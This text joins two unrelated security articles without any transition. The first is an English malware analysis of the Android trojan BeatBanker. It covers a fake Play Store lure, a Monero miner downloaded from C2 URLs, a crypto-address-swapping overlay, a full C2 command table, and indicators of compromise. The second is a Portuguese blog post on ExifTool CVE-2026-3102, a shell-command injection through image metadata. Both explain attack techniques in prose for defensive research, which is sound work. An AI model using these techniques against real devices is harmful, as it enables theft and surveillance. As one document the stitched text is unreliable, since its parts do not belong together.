
The campaign begins with a counterfeit website, cupomgratisfood[.]shop, that looks exactly like the Google Play Store. This fake app store contains the “INSS Reembolso” app, which is in fact a Trojan. There are also other apps that are most likely Trojans too, but we haven’t obtained them.

The INSS Reembolso app poses as the official mobile portal of Brazil’s Instituto Nacional do Seguro Social (INSS), a government service that citizens can use to perform more than 90 social security tasks, from retirement applications and medical exam scheduling to viewing CNIS (National Registry of Social Information), tax, and payment statements, as well as tracking request statuses. By masquerading as this trusted platform, the fake page tricks users into downloading the malicious APK.

Packing

The initial APK file is packed and makes use of a native shared library (ELF) named  libludwwiuh.so that is included in the application. Its main task is to decrypt another ELF file that will ultimately load the original DEX file.

First, libludwwiuh.so decrypts an embedded encrypted ELF file and drops it to a temporary location on the device under the name l.so. The same code that loaded the libludwwiuh.so library then loads this file, which uses the Java Native Interface (JNI) to continue execution.

l.so – the DEX loader


The library does not have calls to its functions; instead, it directly calls the Java methods whose names are encrypted in the stack using XOR (stack strings technique) and restored at runtime:

Initially, the loader makes a request to collect some network information using https://ipapi.is to determine whether the infected device is a mobile device, if a VPN is being used, and to obtain the IP address and other details.


This loader is engineered to bypass mobile antivirus products by utilizing dalvik.system.InMemoryDexClassLoader. It loads malicious DEX code directly into memory, avoiding the creation of any files on the device’s file system. The necessary DEX files can be extracted using dynamic analysis tools like Frida.

Furthermore, the sample incorporates anti-analysis techniques, including runtime checks for emulated or analysis environments. When such an environment is detected (or when specific checks fail, such as verification of the supported CPU_ABI), the malware can immediately terminate its own process by invoking android.os.Process.killProcess(android.os.Process.myPid()), effectively self-destructing to hinder dynamic analysis.

After execution, the malware displays a user interface that mimics the Google Play Store page, showing an update available for the INSS Reembolso app. This is intended to trick victims into granting installation permissions by tapping the “Update” button, which allows the download of additional hidden malicious payloads.

The payload delivery process mimics the application update. The malware uses the REQUEST_INSTALL_PACKAGES permission to install APK files directly into its memory, bypassing Google Play. To ensure persistence, the malware keeps a notification about a system update pinned to the foreground and activates a foreground service with silent media playback, a tactic designed to prevent the operating system from terminating the malicious process.

Crypto mining

When UPDATE is clicked on a fake Play Store screen, the malicious application downloads and executes an ELF file containing a cryptomining payload. It starts by issuing a GET request to the C2 server at either hxxps://accessor.fud2026.com/libmine-<arch>.so or hxxps://fud2026.com/libmine-<arch>.so. The downloaded file is then decrypted using CipherInputStream(), with the decryption key being derived from the SHA-1 hash of the downloaded file’s name, ensuring that each version of the file is encrypted with a unique key. The resulting file is renamed d-miner.


The decrypted payload is an ARM-compiled XMRig 6.17.0 binary. At runtime, it attempts to create a direct TCP connection to pool.fud2026[.]com:9000. If successful, it uses this endpoint; otherwise, it automatically switches to the proxy endpoint pool-proxy.fud2026[.]com:9000. The final command-line arguments passed to XMRig are as follows:

  • -o pool.fud2026[.]com:9000 or pool-proxy.fud2026[.]com:9000 (selected dynamically)
  • -k (keepalive)
  • --tls (encrypted connection)
  • --no-color (disable colored output)
  • --nicehash (NiceHash protocol support)

C2 telemetry

The malware uses Google’s legitimate Firebase Cloud Messaging (FCM) as its primary command‑and‑control (C2) channel. In the analyzed sample, each FCM message received triggers a check of the battery status, temperature, installation date, and user presence. A hidden cryptocurrency miner is then started or stopped as needed. These mechanisms ensure that infected devices remain permanently accessible and responsive to the attacker’s instructions, which are sent through the FCM infrastructure. The attacker monitors the following information:

  • isCharging: indicates whether the phone is charging;
  • batteryLevel: the exact battery percentage;
  • isRecentInstallation: indicates whether the application was recently installed (if so, the implant delays malicious actions);
  • isUserAway: indicates whether the user is away from the device (screen off and inactive);
  • overheat: indicates whether the device is overheating;
  • temp: the current battery temperature.

Persistence

The KeepAliveServiceMediaPlayback component ensures continuous operation by initiating uninterrupted playback via MediaPlayer. It keeps the service active in the foreground using a notification and loads a small, continuous audio file. This constant activity prevents the system from suspending or terminating the process due to inactivity.

The identified audio output8.mp3 is five seconds long and plays on a loop. It contains some Chinese words.

Banking module

BeatBanker compromises the machine with a cryptocurrency miner and introduces another malicious APK that acts as a banking Trojan. This Trojan uses previously obtained permission to install an additional APK called INSS Reebolso, which is associated with the package com.destination.cosmetics.

Similar to the initial malicious APK, it establishes persistence by creating and displaying a fixed notification in the foreground to hinder removal. Furthermore, BeatBanker attempts to trick the user into granting accessibility permissions to the package.

Leveraging the acquired accessibility permissions, the malware establishes comprehensive control over the device’s user interface.


The Trojan constantly monitors the foreground application. It targets the official Binance application (com.binance.dev) and the Trust Wallet application (com.wallet.crypto.trustapp), focusing on USDT transactions. When a user tries to withdraw USDT, the Trojan instantly overlays the target app’s transaction confirmation screen with a highly realistic page sourced from Base64-encoded HTML stored in the banking module.

The module captures the original withdrawal address and amount, then surreptitiously substitutes the destination address with an attacker-controlled one using AccessibilityNodeInfo.ACTION_SET_TEXT. The overlay page shows the victim the address they copied (for Binance) or just shows a loading icon (for Trust Wallet), leading them to believe they are remitting funds to the intended wallet when, in fact, the cryptocurrency is transferred to the attacker’s designated address.

Fake overlay pages: Binance (left) and Trust Wallet (right)

Fake overlay pages: Binance (left) and Trust Wallet (right)

Target browsers

BeatBanker’s banking module monitors the following browsers installed on the victim’s device:

  • Chrome
  • Firefox
  • sBrowser
  • Brave
  • Opera
  • DuckDuckGo
  • Dolphin Browser
  • Edge

Its aim is to collect the URLs accessed by the victim using the regular expression ^(?:https?://)?(?:[^:/\\\\]+\\\\.)?([^:/\\\\]+\\\\.[^:/\\\\]+). It also offers management functionalities (add, edit, delete, list) for links saved in the device’s default browser, as well as the ability to open links provided by the attacker.

C2 communication

BeatBanker is also designed to receive commands from the C2. These commands aim to collect the victim’s personal information and gain complete control of the device.

Command Description
0 Starts dynamic loading of the DEX class
Update Simulates software update and locks the screen
msg: Displays a Toast message with the provided text
goauth<*> Opens Google Authenticator (if installed) and enables the AccessService.SendGoogleAuth flag used to monitor and retrieve authentication codes
kill<*> Sets the protection bypass flag AccessService.bypass to “True”
and sets the initializeService.uninstall flag to “Off”
srec<*> Starts or stops audio recording (microphone), storing the recorded data in a file with an automatically generated filename. The following path format is used to store the recording: /Config/sys/apps/rc/<timestamp>_0REC<last5digits>.wav
pst<*> Pastes text from the clipboard (via Accessibility Services)
GRC<*> Lists all existing audio recording files
gtrc<*> Sends a specific audio recording file to the C2
lcm<*> Lists supported front camera resolutions
usdtress<*> Sets a USDT cryptocurrency address when a transaction is detected
lnk<*> Opens a link in the browser
EHP<*> Updates login credentials (host, port, name) and restarts the application
ssms<*> Sends an SMS message (individually or to all contacts)
CRD<*> Adds (E>) or removes (D>) packages from the list of blocked/disabled applications
SFD<*> Deletes files (logs, recordings, tones) or uninstalls itself
adm<>lck<> Immediately locks the screen using Device Administrator permissions
adm<>wip<> Performs a complete device data wipe (factory reset)
Aclk<*> Executes a sequence of automatic taps (auto-clicker) or lists existing macros
KBO<*>lod Checks the status of the keylogger and virtual keyboard
KBO<*>AKP/AKA Requests permission to activate a custom virtual keyboard or activates one
KBO<*>ENB: Enables (1) or disables (0) the keylogger
RPM<*>lod Checks the status of all critical permissions
RPM<*>ACC Requests Accessibility Services permission
RPM<*>DOZ Requests Doze/App Standby permission (battery optimization)
RPM<*>DRW Requests Draw Over Other Apps permission (overlay)
RPM<*>INST Requests permission to install apps from unknown sources (Android 8+)
ussd<*> Executes a USSD code (e.g., *#06# for IMEI)
Blkt<*> Sets the text for the lock overlay
BLKV<*> Enables or disables full-screen lock using WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY to display a black FrameLayout element over the entire screen
SCRD<> / SCRD2<> Enables/disables real-time screen text submission to the C2 (screen reading)
rdall<*> Clears or sends all keylogger logs
rdd<*> Deletes a specific log file
rd<*> Sends the content of a specific keylogger file
MO<*> Manages application monitoring (add, remove, list, screenshot, etc.)
FW<*> Controls VPN and firewall (status, block/allow apps, enable/disable)
noti<*> Creates persistent and custom notifications
sp<*> Executes a sequence of swipes/taps (gesture macro)
lodp<*> Manages saved links in the internal browser (add, edit, delete, list)
scc: Starts screen capture/streaming

New BeatBanker samples dropping BTMOB

Our recent detection efforts uncovered a campaign leveraging a fraudulent StarLink application that we assess as being a new BeatBanker variant. The infection chain mirrored previous instances, employing identical persistence methods – specifically, looped audio and fixed notifications. Furthermore, this variant included a crypto miner similar to those seen previously. However, rather than deploying the banking module, it was observed distributing the BTMOB remote administration tool.

The BTMOB APK is highly obfuscated and contains a class responsible for configuration. Despite this, it’s possible to identify a parser used to define the application’s behavior on the device, as well as persistence features, such as protection against restart, deletion, lock reset, and the ability to perform real-time screen recording.

String decryption

The simple decryption routine uses repetitive XOR between the encrypted data and a short key. It iterates through the encrypted text byte by byte, repeating the key from the beginning whenever it reaches the end. At each position, the sample XORs the encrypted byte with the corresponding byte of the key, overwriting the original. Ultimately, the modified byte array contains the original text, which is then converted to UTF-8 and returned as a string.

Malware-as-a-Service

BTMOB is an Android remote administration tool that evolved from the CraxsRAT, CypherRAT, and SpySolr families. It provides full remote control of the victim’s device and is sold in a Malware-as-a-Service (MaaS) model. On July 26, 2025, a threat actor posted a screenshot of the BTMOB RAT in action on GitHub under the username “brmobrats”, along with a link to the website btmob[.]xyz. The website contains information about the BTMOB RAT, including its version history, features, and other relevant details. It also redirects to a Telegram contact. Cyfirma has already linked this account to CraxsRAT and CypherRAT.

Recently, a YouTube channel was created by a different threat actor that features videos demonstrating how to use the malware and facilitate its sale via Telegram.

We also saw the distribution and sale of leaked BTMOB source code on some dark web forums. This may suggest that the creator of BeatBanker acquired BTMOB from its original author or the source of the leak and is utilizing it as the final payload, replacing the banking module observed in the INSS Reebolso incident.

In terms of functionality, BTMOB maintains a set of intrusive capabilities, including: automatic granting of permissions, especially on Android 13–15 devices; use of a black FrameLayout overlay to hide system notifications similar to the one observed in the banking module; silent installation; persistent background execution; and mechanisms designed to capture screen lock credentials, including PINs, patterns, and passwords. The malware also provides access to front and rear cameras, captures keystrokes in real time, monitors GPS location, and constantly collects sensitive data. Together, these functionalities provide the operator with comprehensive remote control, persistent access, and extensive surveillance capabilities over compromised devices.

Victims

All variants of BeatBanker – those with the banking module and those with the BTMOB RAT – were detected on victims in Brazil. Some of the samples that deliver BTMOB appear to use WhatsApp to spread, as well as phishing pages.

Conclusion

BeatBanker is an excellent example of how mobile threats are becoming more sophisticated and multi-layered. Initially focused in Brazil, this Trojan operates a dual campaign, acting as a Monero cryptocurrency miner, discreetly draining your device’s battery life while also stealing banking credentials and tampering with cryptocurrency transactions. Moreover, the most recent version goes even further, substituting the banking module with a full-fledged BTMOB RAT.

The attackers have devised inventive tricks to maintain persistence. They keep the process alive by looping an almost inaudible audio track, which prevents the operating system from terminating it and allows BeatBanker to remain active for extended periods.

Furthermore, the threat demonstrates an obsession with staying hidden. It monitors device usage, battery level and temperature. It even uses Google’s legitimate system (FCM) to receive commands. The threat’s banking module is capable of overlaying Binance and Trust Wallet screens and diverting USDT funds to the criminals’ wallets before the victim even notices.

The lesson here is clear: distrust is your best defense. BeatBanker spreads through fake websites that mimic Google Play, disguising itself as trustworthy government applications. To protect yourself against threats like this, it is essential to:

  1. Download apps only from official sources. Always use the Google Play Store or the device vendor’s official app store. Make sure you use the correct app store app, and verify the developer.
  2. Check permissions. Pay attention to the permissions that applications request, especially those related to accessibility and installation of third-party packages.
  3. Keep the system updated. Security updates for Android and your mobile antivirus are essential.

Our solutions detect this threat as HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*

Indicators of compromise

Additional IoCs, TTPs and detection rules are available to customers of our Threat Intelligence Reporting service. For more details, contact us at crimewareintel@kaspersky.com.

Host-based (MD5 hashes)
F6C979198809E13859196B135D21E79B – INSS Reebolso
D3005BF1D52B40B0B72B3C3B1773336B – StarLink

Domains
cupomgratisfood[.]shop
fud2026[.]com
accessor.fud2026[.]com
pool.fud2026[.]com
pool-proxy.fud2026[.]com
aptabase.fud2026[.]com
aptabase.khwdji319[.]xyz
btmob[.]xyz
bt-mob[.]net

CVE-2026-3102: vulnerabilidade no processamento de imagens do ExifTool no macOS | Blog oficial da Kaspersky

Por:GReAT
6 de Março de 2026, 09:12

É possível que um computador seja infectado por malware simplesmente ao processar uma foto? Especialmente se esse computador for um Mac, que muitos ainda acreditam, de forma equivocada, ser inerentemente resistente a malware? A resposta é sim. Isso pode ocorrer se você estiver utilizando uma versão vulnerável do ExifTool ou um dos inúmeros aplicativos desenvolvidos com base nele. O ExifTool é uma solução de código aberto amplamente utilizada para ler, gravar e editar metadados de imagens. Trata-se da ferramenta de referência para fotógrafos e arquivistas digitais, sendo também muito empregada em análise de dados, perícia digital e jornalismo investigativo.

Especialistas da nossa equipe GReAT descobriram uma vulnerabilidade crítica, registrada como CVE-2026-3102, que é acionada durante o processamento de arquivos de imagem maliciosos contendo comandos shell incorporados em seus metadados. Quando uma versão vulnerável do ExifTool no macOS processa esse tipo de arquivo, o comando é executado automaticamente. Isso permite que um agente malicioso realize ações não autorizadas no sistema, como baixar e executar um payload a partir de um servidor remoto. Neste post, explicamos em detalhes como esse exploit funciona, apresentamos recomendações práticas de defesa e mostramos como verificar se seu sistema está vulnerável.

O que é o ExifTool?

O ExifTool é um aplicativo gratuito e de código aberto que atende a uma necessidade específica, porém crítica: extrair metadados de arquivos e permitir o processamento tanto desses dados quanto dos próprios arquivos. Metadados são informações incorporadas à maioria dos formatos de arquivo modernos e que descrevem ou complementam o conteúdo principal de um arquivo. Por exemplo, em uma faixa de música, os metadados incluem o nome do artista, o título da música, o gênero, o ano de lançamento, a arte da capa do álbum e assim por diante. Em fotografias, normalmente incluem a data e hora do registro, as coordenadas GPS, as configurações de ISO e a velocidade do obturador, além da marca e do modelo da câmera. Até documentos de escritório armazenam metadados, como o nome do autor, o tempo total de edição e a data original de criação.

O ExifTool é considerado o líder do setor em termos de quantidade de formatos de arquivo compatíveis, além da profundidade, precisão e versatilidade de suas capacidades de processamento. Entre os casos de uso mais comuns estão:

  • Ajustar datas se estiverem incorretamente registradas nos arquivos de origem
  • Transferir metadados entre diferentes formatos de arquivo (de JPG para PNG, entre outros)
  • Extrair miniaturas de pré-visualização de formatos RAW profissionais (como 3FR, ARW ou CR3)
  • Recuperar dados de formatos especializados, incluindo imagens térmicas da FLIR, fotos de campo de luz da LYTRO e imagens médicas no formato DICOM
  • Renomear arquivos de foto ou vídeo com base no momento real do registro e sincronizar a data e hora de criação do arquivo
  • Inserir coordenadas GPS em um arquivo sincronizando-o com um log de trilha GPS armazenado separadamente ou adicionando o nome da localidade habitada mais próxima

E a lista continua. O ExifTool está disponível tanto como aplicativo autônomo de linha de comando quanto como biblioteca de código aberto, o que significa que seu código frequentemente opera nos bastidores de ferramentas mais complexas e multifuncionais. Entre os exemplos estão sistemas de organização de fotos como Exif Photoworker e MetaScope, ou ferramentas de automação de processamento de imagens como ImageIngester. Em grandes bibliotecas digitais, editoras e empresas especializadas em análise de imagens, o ExifTool costuma ser utilizado em modo automatizado, acionado por aplicativos corporativos internos e scripts personalizados.

Como a CVE-2026-3102 funciona

Para explorar essa vulnerabilidade, um invasor precisa criar um arquivo de imagem de uma forma específica. A imagem em si pode ser qualquer uma; o exploit está nos metadados, mais precisamente no campo DateTimeOriginal (data e hora de criação), que precisa estar registrado em um formato inválido. Além da data e da hora, esse campo deve conter comandos shell maliciosos. Devido à forma específica como o ExifTool manipula dados no macOS, esses comandos só serão executados se duas condições forem atendidas:

  • O aplicativo ou a biblioteca estiver sendo executado no macOS
  • O sinalizador -n (ou –printConv) estiver habilitado. Esse modo gera dados legíveis por máquina, sem processamento adicional. Por exemplo, no modo -n, os dados de orientação da câmera são exibidos simplesmente como “six”, enquanto, com processamento adicional, aparecem na forma mais compreensível “Rotated 90 CW”. Essa conversão para uma forma “legível por humanos” impede a exploração da vulnerabilidade

Um cenário raro, mas de forma alguma impossível, de ataque direcionado poderia ocorrer da seguinte maneira. Um laboratório forense, uma redação de jornal ou uma grande organização que processe documentação jurídica ou médica recebe um arquivo digital de interesse. Pode ser uma fotografia sensacionalista ou uma petição judicial; a isca depende da área de atuação da vítima. Todos os arquivos que entram na organização passam por triagem e catalogação em um sistema de gestão de ativos digitais (DAM). Em grandes empresas, esse processo costuma ser automatizado; profissionais autônomos e pequenas empresas executam o software necessário manualmente. Em ambos os casos, a biblioteca ExifTool precisa estar sendo utilizada nos bastidores desse software. Ao processar a data da fotografia maliciosa, o computador onde o processamento ocorre é infectado por um trojan ou um infostealer, que posteriormente pode roubar todos os dados valiosos armazenados no dispositivo comprometido. Enquanto isso, a vítima pode não perceber absolutamente nada, pois o ataque explora apenas os metadados da imagem, enquanto a própria fotografia pode ser aparentemente inofensiva, legítima e até útil.

Como se proteger da vulnerabilidade do ExifTool

Pesquisadores da equipe GReAT relataram a vulnerabilidade ao autor do ExifTool, que rapidamente lançou a versão 13.50, não suscetível à CVE-2026-3102. As versões 13.49 e anteriores devem ser atualizadas para corrigir a falha.

É fundamental garantir que todos os fluxos de processamento de imagens estejam utilizando a versão atualizada. Verifique se todas as plataformas de gestão de ativos digitais, aplicativos de organização de fotos e quaisquer scripts de processamento em lote de imagens executados em Macs estão habilitando o ExifTool versão 13.50 ou posterior, e se não contêm uma cópia incorporada mais antiga da biblioteca ExifTool.

Naturalmente, o ExifTool, como qualquer software, pode conter outras vulnerabilidades dessa mesma classe. Para reforçar a segurança, recomenda-se também:

  • Isolar o processamento de arquivos não confiáveis. Processe imagens provenientes de fontes duvidosas em uma máquina dedicada ou dentro de um ambiente virtual, limitando rigorosamente o acesso desse ambiente a outros computadores, armazenamentos de dados e recursos de rede.
  • Monitorar continuamente vulnerabilidades na cadeia de suprimentos de software. Organizações que dependem de componentes de código aberto em seus fluxos de trabalho podem utilizar Open Source Data Feed para acompanhamento.

Por fim, se você trabalha com freelancers ou prestadores autônomos (ou permite o uso de BYOD, Bring Your Own Device), autorize o acesso à sua rede somente se esses dispositivos tiverem uma solução abrangente de segurança para macOS instalada.

Ainda acha que o macOS é totalmente seguro? Então, vale conhecer algumas ameaças recentes direcionadas a Macs:

❌
❌